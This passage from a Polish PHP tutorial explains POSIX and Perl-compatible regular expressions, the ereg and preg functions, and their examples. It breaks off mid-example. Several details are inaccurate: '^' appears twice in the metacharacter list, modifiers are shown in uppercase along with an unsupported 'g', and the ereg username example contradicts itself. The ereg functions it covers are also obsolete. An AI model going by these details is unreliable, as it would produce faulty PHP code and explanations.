Najprostszym z możliwych wyrażeń regularnych jest takie, które próbuje dopasować pojedynczy znak, na przykład literę `g`, do takich łańcuchów jak `gogle`, `flaga` czy `gafa`. Można połączyć ze sobą kilka liter, tworząc w ten sposób bardziej złożone wyrażenie, takie jak `gan`, które można by dopasować do takich słów, jak: `gangster`, `nagana` czy `Regan`.

Dzięki wykorzystaniu znaku potoku (`|`) można także porównywać ciąg znaków jednocześnie z kilkoma różnymi wyrażeniami. Na przykład używając wyrażenia `php|zend`, można sprawdzić, czy w tekście występują łańcuchy `php` lub `zend`.

Zanim zajmiemy się przedstawieniem funkcji obsługujących wyrażenia regularne w stylu POSIX, trzeba jeszcze poznać trzy metody pozwalające na odnajdywanie różnych sekwencji znaków: **nawiasy kwadratowe**, **kwantyfikatory** oraz **predefiniowane zakresy znaków**.

Nawiasy kwadratowe

Nawiasy kwadratowe (`[]`) służą do reprezentowania list lub zakresów znaków, jakie należy dopasować. Na przykład w odróżnieniu od wyrażenia regularnego `php`, które odnajdzie łańcuchy znaków o konkretnej postaci `php`, wyrażenie `[php]` odnajdzie dowolny łańcuch znaków zawierający litery `p` i `h`. Poniżej przedstawiłem kilka powszechnie używanych zakresów znaków:

- `[0-9]` odpowiada dowolnej cyfrze z zakresu od 0 do 9.
- `[a-z]` odpowiada dowolnej małej literze z zakresu od a do z.
- `[A-Z]` odpowiada dowolnej wielkiej literze z zakresu od A do Z.
- `[A-Za-z]` odpowiada dowolnej literze z zakresu od wielkiego A do małego z.

Oczywiście, przedstawione tu zakresy są jedynie przykładami; równie dobrze można by użyć zakresu `[0-3]`, by dopasować dowolną liczbę z zakresu od `0` do `3`, lub wyrażenia `[b-v]`, by dopasować dowolną małą literę z zakresu od `b` do `v`. Innymi słowy, można stworzyć zakres obejmujący dowolny fragment zbioru znaków ASCII.

Kwantyfikatory

Czasami będziemy chcieli tworzyć wyrażenia regularne poszukujące znaków, bazując przy tym na częstotliwości ich występowania lub położeniu. Możemy na przykład chcieć odszukać łańcuchy zawierające jedną lub kilka liter `p`, zawierające co najmniej dwie litery `p`, a nawet łańcuchy zaczynające się lub kończące tą literą. Wszystkie te wymogi można określić, umieszczając w wyrażeniu regularnym specjalne znaki. Poniżej przedstawiłem kilka przykładów takich znaków:

- `p+` odpowiada dowolnemu łańcuchowi zawierającemu co najmniej jedną literę `p`.
- `p*` odpowiada dowolnemu łańcuchowi zawierającemu dowolną liczbę liter `p`, w tym żadnej.
- `p?` odpowiada dowolnemu łańcuchowi niezawierającemu żadnej lub zawierającemu jedną literę `p`.
- `p{2}` odpowiada dowolnemu łańcuchowi zawierającemu sekwencję dwóch liter `p`.
- `p{2,3}` odpowiada dowolnemu łańcuchowi zawierającemu sekwencję dwóch lub trzech liter `p`.
- `p{2,}` odpowiada dowolnemu łańcuchowi zawierającemu sekwencję co najmniej dwóch liter `p`.
- `p$` odpowiada dowolnemu łańcuchowi, który kończy się literą `p`.

Sekwencje znaków można rozbudowywać, umieszczając na ich początku lub w środku dodatkowe znaki o specjalnym znaczeniu:

- `^p` odpowiada dowolnemu łańcuchowi, który zaczyna się literą `p`.
- `[^a-zA-Z]` odpowiada dowolnemu łańcuchowi, który *nie* zawiera żadnej litery z zakresu od a do z oraz od A do Z.
- `p.p` odpowiada dowolnemu łańcuchowi składającemu się z litery `p`, dowolnego innego znaku oraz kolejnej litery `p`.

Znaki specjalne można także łączyć w bardziej złożone wyrażenia. Przeanalizujmy następujące przykłady:

- `^.{2}$` odpowiada dowolnemu łańcuchowi składającemu się z *dokładnie* dwóch znaków.
- `<b>(.*)</b>` odpowiada dowolnemu łańcuchowi zapisanemu pomiędzy `<b>` i `</b>`.
- `p(hp)*` odpowiada dowolnemu łańcuchowi składającemu się z litery `p` oraz sekwencji `hp` występującej dowolną ilość razy (w tym ani razu).

Czasami może się także zdarzyć, że będziemy chcieli odnaleźć znaki specjalne bezpośrednio w analizowanym łańcuchu, a nie stosować ich w kontekście wyrażenia regularnego (jak na poprzednich przykładach). W takich przypadkach należy je poprzedzić znakiem odwrotnego ukośnika (`\`). Aby na przykład odszukać wartość monetarną zapisaną w dolarach, można by użyć wyrażenia regularnego o następującej postaci: `([\$])([0-9]+)`; odpowiada ono

znakowi dolara ($), po którym jest umieszczona jedna lub więcej cyfr. Zwróćmy uwagę na znak odwrotnego ukośnika poprzedzający znak dolara. Wyrażenie to może zostać dopasowane do takich łańcuchów znaków, jak: `$42`, `$560` czy też `$3`.

Predefiniowane zakresy znaków (klasy znaków)

PHP udostępnia kilka predefiniowanych zakresów znaków, nazywanych także **klasami znaków**, które mają ułatwiać tworzenie wyrażeń regularnych. Klasy te określają całe zakresy znaków — na przykład cały alfabet, bądź też wszystkie cyfry używane w zapisie liczb całkowitych w systemie dziesiętnym. Poniżej przedstawiłem te klasy:

- `[:alpha:]`: wielkie i małe litery tworzące alfabet. Klasę tę można także zapisać jako `[A-Za-z]`.
- `[:alnum:]`: wielkie i małe litery tworzące alfabet oraz cyfry. Klasę tę można także zapisać jako `[A-Za-z0-9]`.
- `[:cntrl:]`: znaki kontrolne, takie jak tabulacje, znak *Escape* lub *Backspace*.
- `[:digit:]`: cyfry od 0 do 9. Klasę tę można także zapisać jako `[0-9]`.
- `[:graph:]`: znaki drukowalne należące do zakresu od 33 do 126 wartości kodu ASCII.
- `[:lower:]`: małe litery alfabetu. Klasę tę można także zapisać jako `[a-z]`.
- `[:punct:]`: znaki przestankowe oraz `~ ` ! @ # $ % ^ & * ( ) - _ + = { } [ ] : ; ' < > , . ? /`.
- `[:upper:]`: wielkie litery alfabetu. Klasę tę można także zapisać jako `[A-Z]`.
- `[:space:]`: ogólnie pojęte odstępy (określane także czasami jako białe znaki; ang. *white space*) — odstęp, znak tabulacji poziomej i pionowej, znak nowej linii, wysunięcia kartki oraz powrotu karetki.
- `[:xdigit:]`: znaki stosowane w zapisie szesnastkowym. Klasę tę można także zapisać jako `[a-fA-F0-9]`.

Funkcje obsługi wyrażeń regularnych (rozszerzony standard POSIX)

PHP udostępnia siedem funkcji umożliwiających przeszukiwanie łańcuchów znaków przy użyciu wyrażeń regularnych zapisanych zgodnie z zasadami standardu POSIX. Są nimi: `ereg()`, `ereg_replace()`, `eregi()`, `eregi_replace()`, `split()`, `spliti()` oraz `sql_regcase()`.

Przeszukiwanie z uwzględnieniem wielkości liter

Funkcja `ereg()` analizuje podany łańcuch znaków, próbując dopasować go do wyrażenia regularnego i uwzględniając przy tym wielkość liter. Jeśli udało się dopasować wyrażenie, to zwraca ona długość dopasowanego fragmentu łańcucha, natomiast w przeciwnym przypadku zwraca wartość `FALSE`. Poniżej przedstawiłem prototyp tej funkcji:

```
int ereg(string wyrazenie, string lancuch [, array dopasowania])
```

Poniższy przykład pokazuje, w jaki sposób można użyć funkcji `ereg()`, by sprawdzić, czy nazwa użytkownika została zapisana wyłącznie małymi literami:

```
<?php
    $username = "jacekN";
    if (ereg("([^a-z])",$username))
        echo "Nazwa użytkownika musi być zapisana wyłącznie małymi literami!";
    else
        echo "Nazwa użytkownika została zapisana małymi literami!";
?>
```

Ponieważ użyta w przykładzie nazwa użytkownika nie jest zapisana tylko małymi literami, funkcja `ereg()` zwróci wartość `FALSE` (zamiast długości dopasowanego fragmentu łańcucha, którą PHP potraktowałby jako wartość `TRUE`), a to z kolei spowoduje wyświetlenie stosownego komunikatu o błędzie.

Opcjonalny parametr wejściowy, *dopasowania*, zawiera tablicę z fragmentami łańcucha wejściowego, dopasowanymi do poszczególnych grup oznaczonych w wyrażeniu regularnym przy użyciu nawiasów. Wykorzystując ten parametr, można w prosty sposób podzielić adres URL na fragmenty, co pokazuje poniższy przykład:

```
<?php
    $url = "http://www.apress.com";
    // Dzieli $url na trzy fragmenty:
    // "http://www", "apress" i "com"
    $parts = ereg("^(http://www)\.([[:alnum:]]+)\.([[:alnum:]]+)", $url, $regs);
    echo $regs[0]; // Wyświetla cały łańcuch wejściowy "http://www.apress.com"
    echo "<br />";
    echo $regs[1]; // Wyświetla "http://www"
    echo "<br />";
    echo $regs[2]; // Wyświetla "apress"
    echo "<br />";
    echo $regs[3]; // Wyświetla "com"
?>
```

Wykonanie powyższego skryptu zwróci następujące wyniki:

```
http://www.apress.com
http://www
apress
com
```

Przeszukiwanie bez uwzględniania wielkości liter

Funkcja `eregi()` analizuje podany łańcuch znaków, próbując dopasować go do wyrażenia regularnego, lecz nie uwzględniając przy tym wielkości liter. Poniżej przedstawiłem jej prototyp:

```
int eregi(string wyrazenie, string lancuch [, array dopasowania])
```

Funkcja ta może się przydać do sprawdzania poprawności łańcuchów znaków, na przykład haseł. Takie zastosowanie demonstruje poniższy przykład:

```
<?php
    $pswd = "jasonasdf";
    if (!eregi("^[a-zA-Z0-9]{8,10}$", $pswd))
        echo "Hasło jest nieprawidłowe!";
    else
        echo "Hasło jest prawidłowe!";
?>
```

W tym przykładzie użytkownik musi podać alfanumeryczne hasło o długości od ośmiu do dziesięciu znaków, w przeciwnym razie zostanie zgłoszony błąd.

Zastępowanie tekstu z uwzględnieniem wielkości liter

Funkcja `ereg_replace()` działa podobnie do `ereg()`, przy czym jej możliwości zostały rozszerzone, gdyż funkcja jest w stanie nie tylko odnajdywać fragmenty pasujące do podanego wyrażenia, lecz także zastępować je określonym zamiennikiem. Poniżej podałem prototyp tej funkcji:

```
string ereg_replace(string wzorzec, string zamiennik, string lancuch)
```

Jeśli nie uda się odnaleźć fragmentów łańcucha pasujących do wyrażenia regularnego, to łańcuch ten nie zostanie w żaden sposób zmodyfikowany. Funkcja `ereg_replace()`, podobnie jak `ereg()`, uwzględnia wielkość liter. Oto przykład jej zastosowania:

```
<?php
    $text = "Oto łącze do strony http://www.wjgilmore.com/.";
    echo ereg_replace("http://([a-zA-Z0-9./-]+)$",
                      "<a href=\"\\0\">\\0</a>",
                      $text);
?>
```

Wykonanie tego kodu zwróci następujący wynik:

```
Oto łącze do strony <a href="http://www.wjgilmore.com/">http://www.wjgilmore.com/.</a>.
```

Ciekawą cechą mechanizmów zastępowania znaków dostępnych w języku PHP jest możliwość odwoływania się do odszukanych fragmentów, odpowiadających grupom, czyli fragmentom wyrażenia regularnego zapisanym w nawiasach. Mechanizm ten działa podobnie jak opcjonalny parametr *dopasowania* znany z funkcji `ereg()`, z tym że do wyznaczonych w ten sposób fragmentów łańcucha można się odwoływać przy użyciu znaku odwrotnego ukośnika i cyfry (na przykład: `\0`, `\1`, `\2` i tak dalej, przy czym wyrażenie `\0` odnosi się do łańcucha dopasowanego do całego wyrażenia regularnego, `\1` — do fragmentu dopasowanego do pierwszej grupy i tak dalej). Istnieje możliwość użycia maksymalnie dziewięciu takich odwołań. Poniższy przykład pokazuje, w jaki sposób można zastąpić adresy URL podane w tekście prawidłowymi, działającymi łączami:

```
$url = "Apress (http://www.apress.com)";
$url = ereg_replace("http://([a-zA-Z0-9./-]+)([a-zA-Z/]+)",
                    "<a href=\"\\0\">\\0</a>",
                    $url);
echo $url;
// Wyświetla Apress (<a href="http://www.apress.com">http://www.apress.com</a>)
```

■ **Uwaga** Choć funkcja `ereg_replace()` działa doskonale, to jednak w przypadku gdy stosowanie złożonych wyrażeń regularnych nie jest konieczne, można także korzystać z funkcji `str_replace()`, która działa znacznie szybciej. Funkcja ta została opisana w dalszej części rozdziału, „Zastępowanie wszystkich wystąpień podanego łańcucha innym".

Zastępowanie tekstu bez uwzględniania wielkości liter

Funkcja `eregi_replace()` działa dokładnie tak samo jak `ereg_replace()`, z tym że nie uwzględnia wielkości liter. Poniżej podałem jej prototyp:

```
string eregi_replace(string wzorzec, string zamiennik, string lancuch)
```

Podział łańcucha na części na podstawie wzorca z uwzględnieniem wielkości liter

Funkcja `split()` dzieli podany łańcuch znaków na części, przy czym podział łańcucha następuje w miejscach pasujących do podanego wyrażenia regularnego. Oto prototyp funkcji `split()`:

```
array split(string wzorzec, string lancuch [, int limit])
```

Opcjonalny parametr *limit* określa maksymalną liczbę fragmentów, na jakie może zostać podzielony łańcuch wejściowy (przy założeniu, że podział następuje od strony lewej do prawej). W przypadku gdy wyrażenie regularne zawiera litery, funkcja `split()` rozróżnia i uwzględnia ich wielkość. Poniższy przykład pokazuje, w jaki sposób można zastosować tę funkcję, by podzielić łańcuch na fragmenty rozdzielone znakami tabulacji oraz nowego wiersza:

```
<?php
    $text = "to jest\tjakiś tekst, który\nbędziemy chcieli przetworzyć.";
    print_r(split("[\n\t]",$text));
?>
```

Wykonanie powyższego kodu zwróci następujący wynik:

```
Array ( [0] => to jest [1] => jakiś tekst, który [2] => będziemy chcieli przetworzyć. )
```

Podział łańcucha na części na podstawie wzorca bez uwzględniania wielkości liter

Funkcja `spliti()` działa dokładnie tak samo jak jej siostra — funkcja `split()`, z tym że przy dopasowywaniu wzorca nie jest uwzględniana wielkość liter. Oto jej prototyp:

```
array spliti(string wzorzec, string lancuch [, int limit])
```

Korzystanie z produktów obsługujących wyłącznie wyrażenia regularne uwzględniające wielkość liter

Funkcja `sql_regcase()` zastępuje każdy znak łańcucha wyrażeniem składającym się z dwóch znaków zapisanych wewnątrz pary nawiasów kwadratowych. Jeśli dany znak jest literą, to w nawiasach zostaną umieszczone dwie odpowiednie litery — wielka i mała. W pozostałych przypadkach oryginalny znak nie zostanie zmieniony. Oto prototyp funkcji `sql_regcase()`:

```
string sql_regcase(string string)
```

Z funkcji tej można korzystać w sytuacjach, gdy PHP komunikuje się z innymi aplikacjami, które obsługują wyłącznie wyrażenia regularne uwzględniające wielkość liter. Oto przykład pokazujący, jak można zastosować tę funkcję do konwersji łańcucha znaków na wyrażenie regularne:

```
<?php
    $version = "php 6.0";
    echo sql_regcase($version);
    // wyniki [Pp] [Hh] [Pp] 6.0
?>
```

Składnia wyrażeń regularnych (zgodnych z Perl)

Perl był przez wiele lat uważany za język programowania dysponujący najlepszymi mechanizmami do przetwarzania łańcuchów znaków. Udostępnia on kompletny i wszechstronny język wyrażeń regularnych, którego można używać do przeszukiwania, modyfikacji i zastępowania nawet najbardziej złożonych wzorców. Twórcy PHP doszli do wniosku, że zamiast ponownie wymyślać koło w świecie wyrażeń regularnych, powinni wykorzystać w swoim języku — cieszące się zasłużoną sławą — wyrażenia regularne języka Perl.

W rzeczywistości składnia wyrażeń regularnych języka Perl jest wzorowana na implementacji wyrażeń regularnych standardu POSIX, przez co występują pomiędzy nimi znaczące podobieństwa. Na przykład w wyrażeniach regularnych zgodnych z językiem Perl można stosować wszystkie kwantyfikatory opisane w poprzednim punkcie rozdziału. W dalszej części tego punktu zamieściłem krótką prezentację składni wyrażeń regularnych zgodnych z językiem Perl. Zacznijmy od przedstawienia kilku prostych przykładów takich wyrażeń:

```
/prask/
```

Warto zwrócić uwagę, że łańcuch znaków `prask` został zapisany pomiędzy znakami ukośnika. Podobnie jak w przypadku wyrażeń regularnych w stylu POSIX, bardziej złożone wyrażenia można tworzyć, wykorzystując kwantyfikatory:

```
/fo+/
```

To wyrażenie będzie odpowiadało łańcuchowi `fo`, niezależnie od tego, czy będzie to jego koniec, czy też pojawią się po nim dodatkowe znaki. Oto kilka przykładowych łańcuchów, które można dopasować do tego wyrażenia: `fok`, `fotka`, `fo4`. Poniżej przedstawiłem jeszcze jeden przykład zastosowania kwantyfikatorów:

```
/fo{2,4}/
```

Wyrażenie to będzie odpowiadało literze `f`, po której zostanie zapisanych od dwóch do czterech liter `o`. A zatem można by je dopasować do takich łańcuchów znaków, jak: `fool`, `fooool` czy też `foosball`.

Modyfikatory

Czasami możemy uznać, że konieczna jest zmiana sposobu interpretacji wyrażenia regularnego, na przykład kiedy będziemy chcieli dopasować wyrażenie bez uwzględniania wielkości liter lub pominąć umieszczone w nim komentarze. Modyfikacje te są określane jako **modyfikatory** i w znacznym stopniu pomagają w tworzeniu krótkich i precyzyjnych wyrażeń. Kilka najbardziej interesujących modyfikatorów zostało przedstawionych w tabeli 9.1.

Tabela 9.1. *Sześć przykładowych modyfikatorów*

Modyfikator	Opis
`I`	Podczas przeszukiwania nie będzie uwzględniana wielkość liter.
`G`	Należy odnaleźć wszystkie wystąpienia wyrażenia (wykonać przeszukiwanie globalne).
`M`	Należy potraktować łańcuch jako kilka wierszy (*m* pochodzi od angielskiego słowa *multiple* — wielokrotny). Domyślnie znaki `^` oraz `$` są dopasowywane na samym początku oraz na samym końcu analizowanego łańcucha. W przypadku użycia modyfikatora `M` będą one dopasowywane odpowiednio na początku i końcu każdego wiersza tekstu.
`S`	Należy potraktować łańcuch znaków jako jeden wiersz, ignorując wszystkie odnalezione w nim znaki nowego wiersza. Innymi słowy, jest to przeciwieństwo modyfikatora `M`.
`X`	Należy ignorować wszystkie odstępy oraz komentarze umieszczone w wyrażeniu.
`U`	Należy przerwać po odnalezieniu pierwszego dopasowania. Wiele kwantyfikatorów zachowuje się w sposób „zachłanny” — stara się dopasować wzorzec tak wiele razy, jak to tylko możliwe. Dzięki temu modyfikatorowi można zmienić ten aspekt działania kwantyfikatorów.

Wszystkie te modyfikatory należy umieszczać bezpośrednio za wyrażeniem regularnym; oto przykład: `/liczba/i`. Przeanalizujmy dwa dodatkowe przykłady zastosowania modyfikatorów:

- `/wmd/i`: wyrażenie to będzie można dopasować do: `WMD`, `wMD`, `WMd`, `wmd` oraz wszelkich innych kombinacji wielkich i małych liter `wmd`.
- `/podatki/gi`: to wyrażenie odnajduje wszystkie wystąpienia słowa *podatki*. Modyfikator `G` można wykorzystać do obliczenia całkowitej liczby wystąpień lub — w połączeniu z możliwością zamiany — do zastąpienia wszystkich wystąpień jednego łańcucha znaków innym łańcuchem.

Metaznaki

Wyrażenia regularne zgodne z Perl zapewniają także możliwość stosowania **metaznaków**, pozwalających na określenie dodatkowych warunków wyszukiwania. Poniżej została zamieszczona lista najbardziej przydatnych metaznaków:

- `\A`: odpowiada początkowi łańcucha znaków.
- `\b`: odpowiada granicy słowa.
- `\B`: odpowiada dowolnemu znakowi za wyjątkiem granicy słowa.
- `\d`: odpowiada dowolnej cyfrze (odpowiednik wyrażenia w postaci `[0-9]`).
- `\D`: odpowiada dowolnemu znakowi, który nie jest cyfrą.
- `\s`: odpowiada dowolnemu z odstępów (ang. *white space*).
- `\S`: odpowiada dowolnemu znakowi, który nie należy do odstępów.
- `[]`: służy do określania klas znaków.

- `()`: służy do tworzenia grup znaków lub definiowania odwołań do odszukanych fragmentów łańcucha.
- `$`: odpowiada końcowi wiersza.
- `^`: odpowiada początkowi wiersza.
- `^`: odpowiada dowolnemu znakowi za wyjątkiem znaku nowego wiersza.
- `\`: powoduje, że zapisany za nim metaznak zostanie potraktowany dosłownie.
- `\w`: odpowiada dowolnemu łańcuchowi zawierającemu wyłącznie znaki alfanumeryczne oraz znak podkreślenia. Odpowiednik wyrażenia `[a-zA-Z0-9_]`.
- `\W`: odpowiada łańcuchowi, który nie zawiera żadnych znaków alfanumerycznych ani znaków podkreślenia.

Przeanalizujmy kilka przykładów. Pierwsze przedstawione wyrażenie regularne będzie pasować do takich łańcuchów, jak `misa` czy `kasa`, lecz nie `sala`:

```
/sa\b/
```

Kolejne wyrażenie zwróci pierwsze wystąpienie słowa `linux` (przy czym w wyszukiwaniu nie będzie uwzględniana wielkość liter):

```
/\blinux\b/i
```

Metaznak `\B` jest przeciwieństwem metaznaku odpowiadającego granicy wyrazu. Dlatego też poniższe wyrażenie będzie pasować do słów `sala` i `masakra`, lecz nie do `kasa`:

```
/sa\B/
```

Ostatnie wyrażenie regularne zwraca wszystkie wystąpienia łańcucha zaczynającego się od znaku dolara, po którym występuje jedna lub więcej cyfr:

```
/\$\d+/g
```

Funkcje do obsługi wyrażeń regularnych (zgodnych z Perl)

PHP udostępnia osiem funkcji służących do przeszukiwania i modyfikowania łańcuchów znaków przy użyciu wyrażeń regularnych zgodnych z Perl. Są to: `preg_filter()`, `preg_grep()`, `preg_match()`, `preg_match_all()`, `preg_quote()`, `preg_replace()`, `preg_replace_callback()` oraz `preg_split()`. Wszystkie te funkcje zostały opisane w kolejnych podpunktach rozdziału.

Przeszukiwanie tablicy

Funkcja `preg_grep()` przeszukuje wszystkie elementy tablicy i zwraca nową tablicę zawierającą tylko te elementy, które zostały dopasowane do podanego wyrażenia regularnego. Oto prototyp tej funkcji:

```
array preg_grep(string wzorzec, array daneWej [, int flagi])
```

Przeanalizujmy przykład, który wykorzystuje tę funkcję, by odszukać potrawy zaczynające się na literę `p`:

```
<?php
    $foods = array("pierogi", "stek", "ryba", "pieczeń");
    $food = preg_grep("/^p/", $foods);
    print_r($food);
?>
```

Jego wykonanie zwróci następujący wynik:

```
Array ( [0] => pierogi [3] => pieczeń )
```

Warto zwrócić uwagę, że indeksy w tablicy wynikowej odpowiadają indeksom tablicy przekazanej w wywołaniu funkcji. Jeśli uda się dopasować wzorzec do wartości z komórki tablicy wejściowej o konkretnym indeksie, to wartość ta zostanie przepisana do tablicy wynikowej i umieszczona w komórce o tym samym indeksie. W przeciwnym przypadku komórka ta będzie pusta. Gdybyśmy chcieli usunąć te puste komórki tablicy wynikowej, wystarczy przekazać ją w wywołaniu funkcji `array_values()`, przedstawionej w rozdziale 5.

Opcjonalny, trzeci parametr wywołania tej funkcji, *`flagi`*, może przyjmować tylko jedną wartość — `PREG_GREP_INVERT`. Zastosowanie tego parametru spowoduje odwrócenie działania funkcji, czyli będzie ona zwracać elementy, które *nie* pasują do przekazanego wyrażenia regularnego.

Poszukiwanie wzorca

Funkcja `preg_match()` przegląda łańcuch znaków w poszukiwaniu podanego wzorca i zwraca `TRUE`, jeśli udało się go odnaleźć, lub wartość `FALSE` w przeciwnym przypadku. Oto jej prototyp:

```
int preg_match(string wzorzec, string lancuch [, array dopasowania] [, int flagi  [, int
↪przesuniecie]]])
```

Opcjonalny parametr wejściowy *`dopasowania`* może zawierać różne fragmenty łańcucha dopasowane do poszczególnych grup zdefiniowanych w wyrażeniu regularnym. Poniżej został przedstawiony przykład zastosowania funkcji `preg_match()` do odszukania słowa w łańcuchu znaków bez uwzględniania wielkości liter:

```
<?php
  $line = "vim to najlepszy ze wszystkich edytorów tekstu! Och, vim, jak ja cię uwielbiam!";
  if (preg_match("/\bVim\b/i", $line, $match)) print "Odnaleziono poszukiwane słowo!";
?>
```

Na przykład powyższy skrypt potwierdzi odnalezienie poszukiwanego łańcucha, jeśli uda się znaleźć takie słowa, jak `Vim` lub `vim`, lecz nie `simplevim`, `vims` lub `evim`.

Opcjonalnego parametru *`flagi`* można użyć do zmiany postaci zwracanego parametru *`dopasowania`*. W przypadku podania tego parametru, który może przyjmować tylko jedną wartość: `PREG_OFFSET_CAPTURE`, w tablicy *`dopasowania`* nie są zapisywane jedynie dopasowane fragmenty wyrażenia regularnego, lecz dwuelementowe tablice zawierające zarówno dopasowany fragment, jak i jego położenie względem początku łańcucha wejściowego.

Ostatni opcjonalny parametr funkcji `preg_match()`, *`przesuniecie`*, pozwala przesunąć (względem początku łańcucha wejściowego) miejsce, od jakiego rozpoczną się poszukiwania.

Odnajdywanie wszystkich wystąpień wzorca

Funkcja `preg_match_all()` odnajduje wszystkie wystąpienia wzorca w łańcuchu wejściowym i zapisuje je w tablicy w kolejności określonej przy użyciu parametru opcjonalnego. Poniżej przedstawiłem prototyp tej funkcji:

```
int preg_match_all(string wzorzec, string lancuch, array dopasowania [, int flagi] [, int
↪przesuniecie]))
```

Opcjonalny parametr *`flagi`* może przyjmować trzy wartości:

- `PREG_PATTERN_ORDER`: to domyślna wartość, stosowana, jeśli wartość parametru nie zostanie określona w wywołaniu funkcji. W razie jej zastosowania wyniki będą zwracane w kolejności, która może się wydawać najbardziej logiczna: `$pattern_array[0]` (patrz poniższy przykład) będzie zawierać tablicę wszystkich fragmentów łańcucha dopasowanych do wyrażenia regularnego, `$pattern_array[1]` będzie zawierać tablicę fragmentów dopasowanych do pierwszej grupy zdefiniowanej w wyrażeniu regularnym i tak dalej.
- `PREG_SET_ORDER`: w tym przypadku kolejność wyników jest określana nieco inaczej niż w razie użycia wartości domyślnej. `$pattern_array[0]` zawiera tablicę fragmentów łańcucha dopasowanych do pierwszej grupy zdefiniowanej w wyrażeniu regularnym, `$pattern_array[1]` — tablicę fragmentów dopasowanych do drugiej grupy i tak dalej.

- `PREG_OFFSET_CAPTURE`: modyfikuje postać zwracanego parametru *dopasowania* w ten sposób, że tablica ta będzie zawierać wszystkie odnalezione dopasowania, zapisane w formie dwuelementowych tablic zawierających dopasowany fragment oraz indeks miejsca, w jakim został on odnaleziony.

Poniższy przykład demonstruje zastosowanie funkcji `preg_match_all()` do odnalezienia wszystkich łańcuchów zapisanych w znaczniku HTML `b`:

```
<?php
    $userinfo = "Personalia: <b>Zeev Suraski</b> <br> Tytuł: <b>PHP Guru</b>";
    preg_match_all("/<b>(.*)<\/b>/U", $userinfo, $pat_array);
    printf("%s <br /> %s", $pat_array[0][0], $pat_array[0][1]);
?>
```

Jego wykonanie zwróci następujące wyniki:

```
Zeev Suraski
PHP Guru
```

Ograniczanie znaków specjalnych wyrażeń regularnych

Funkcja `preg_quote()` wstawia znak odwrotnego ukośnika (`\`) przed każdym znakiem przekazanego łańcucha, który ma jakieś szczególne znaczenie w wyrażeniach regularnych. Tymi znakami specjalnymi są: `$ ^ * ( ) + = { } [ ] | \\ : < >`. Oto prototyp tej funkcji:

```
string preg_quote(string lancuch [, string ogranicznik])
```

Opcjonalny parametr *ogranicznik* pozwala określić ograniczniki, w jakich zostało zapisane wyrażenie regularne, dzięki czemu także one zostaną poprzedzone znakiem odwrotnego ukośnika. Przeanalizujmy następujący przykład:

```
<?php
  $text = "Bilety na walkę można było kupić za $500.";
  echo preg_quote($text);
?>
```

Jego wykonanie zwróci następujący wynik:

```
Bilety na walkę można było kupić za \$500\.
```

Zastępowanie wszystkich wystąpień wzorca

Funkcja `preg_replace()` zastępuje wszystkie wystąpienia poszukiwanego wzorca podanym zamiennikiem i zwraca uzyskany w ten sposób nowy łańcuch znaków. Poniżej przedstawiłem prototyp tej funkcji:

```
mixed preg_replace(różna wzorzec, różna zamiennik, różna lancuch [, int limit [, int liczba]])
```

Warto zwrócić uwagę, że *wzorzec* i *zamiennik* określono jako wartości różnego typu. Wynika to z faktu, że oba te parametry mogą być łańcuchami znaków lub tablicami. Parametr opcjonalny *limit* określa, ile razy można dopasować i zamienić znaleziony fragment łańcucha. Jeśli w wywołaniu funkcji nie podamy tego parametru lub użyjemy wartości `-1`, to zastąpione zostaną wszystkie odszukane fragmenty pasujące do podanego wyrażenia regularnego. W ostatnim — także opcjonalnym — parametrze *liczba* zostanie zapisana liczba dokonanych zamian. Spójrzmy na poniższy przykład:

```
<?php
    $text = "To łącze do strony http://www.wjgilmore.com/.";
    echo preg_replace("/http:\/\/(.*)\//", "<a href=\"\${0}\">\${0}</a>", $text);
?>
```

Jego wykonanie zwróci następujący wynik:

```
To łącze do strony <a href=" http://www.wjgilmore.com/">http://www.wjgilmore.com/</a>.
```

Jeśli podane w wywołaniu parametry *wzorzec* oraz *zamiennik* będą tablicami, to funkcja użyje każdego ich elementu, by przeszukać wejściowy łańcuch znaków i zamienić jego dopasowane fragmenty. Przeanalizujmy poniższy przykład, który z powodzeniem można uznać za filtr raportów marketingowych:

```
<?php
    $draft = "W 2010 roku firma przyniosła straty i wpadła w długi.";
    $keywords = array("/straty/", "/wpadła/", "/w długi/");
    $replacements = array("zyski", "spłaciła", "kredyty");
    echo preg_replace($keywords, $replacements, $draft);
?>
```

Wykonanie powyższego skryptu wyświetli następujący komunikat:

```
W 2010 roku firma przyniosła zyski i spłaciła kredyty.
```

W wersji PHP 5.3.0 została wprowadzona funkcja `preg_filter()`, która działa bardzo podobnie do `preg_replace()`, z tym że zamiast zwracać zmodyfikowany łańcuch znaków, zwraca jedynie tablicę z dopasowanymi fragmentami.

Tworzenie własnej funkcji zastępującej

Może się zdarzyć, że czasami będziemy chcieli zastępować fragmenty łańcucha w oparciu o bardziej złożone kryteria niż te, które pozwalają nam stosować wbudowane funkcje PHP. Załóżmy na przykład, że chcemy poszukiwać w tekście akronimów, takich jak *IRS*, i tuż za miejscem, w jakim wystąpiły, wstawiać ich rozwinięcie. W tym celu będziemy musieli stworzyć własną, niestandardową funkcję, a następie skorzystać z wbudowanej funkcji PHP o nazwie `preg_replace_callback()`, której prototyp przedstawiłem poniżej:

```
mixed preg_replace_callback(mixed wzorzec, callback fun_zwrotna, mixed lancuch
[, int limit [, int liczba]])
```

Parametr *wzorzec* określa wyrażenie regularne, którego poszukujemy w łańcuchu znaków określonym przy użyciu parametru *lancuch*. Parametr *fun_zwrotna* określa nazwę funkcji, która będzie używana do przeprowadzenia operacji zamiany. Opcjonalny parametr *limit* określa, ile operacji zamiany można wykonać. Jeśli zostanie on pominięty w wywołaniu funkcji lub zostanie mu przypisana wartość `-1`, to zostaną zastąpione wszystkie odszukane fragmenty łańcucha wejściowego pasujące do wyrażenia regularnego. W końcu w ostatnim — także opcjonalnym — parametrze *liczba* zostanie zapisana liczba wykonanych operacji zamiany. W poniższym przykładzie w wywołaniu funkcji `preg_replace_callback()` zostaje przekazana nazwa funkcji `acronym()`, która dodaje do wynikowego łańcucha znaków rozwinięcie akronimu:

```
<?php
    // Ta funkcja dodaje rozwinięcie akronimu bezpośrednio
    // za miejscem, w jakim został odnaleziony (określonym w $matches)
    function acronym($matches) {
        $acronyms = array(
            'WWW' => 'World Wide Web',
            'GIF' => 'Graphics Interchange Format',
            'PDF' => 'Portable Document Format');

        if (isset($acronyms[$matches[1]]))
            return $matches[1] . " (" . $acronyms[$matches[1]] . ")";
        else
            return $matches[1];
    }
```

```
    // Tekst docelowy
    $text = "Na <acronym>WWW</acronym> poszechnie stosowanymi
            formatami są <acronym>PDF</acronym> oraz graficzny format
            <acronym>GIF</acronym>.";
    // Dodanie rozwinięć akronimów do tekstu docelowego
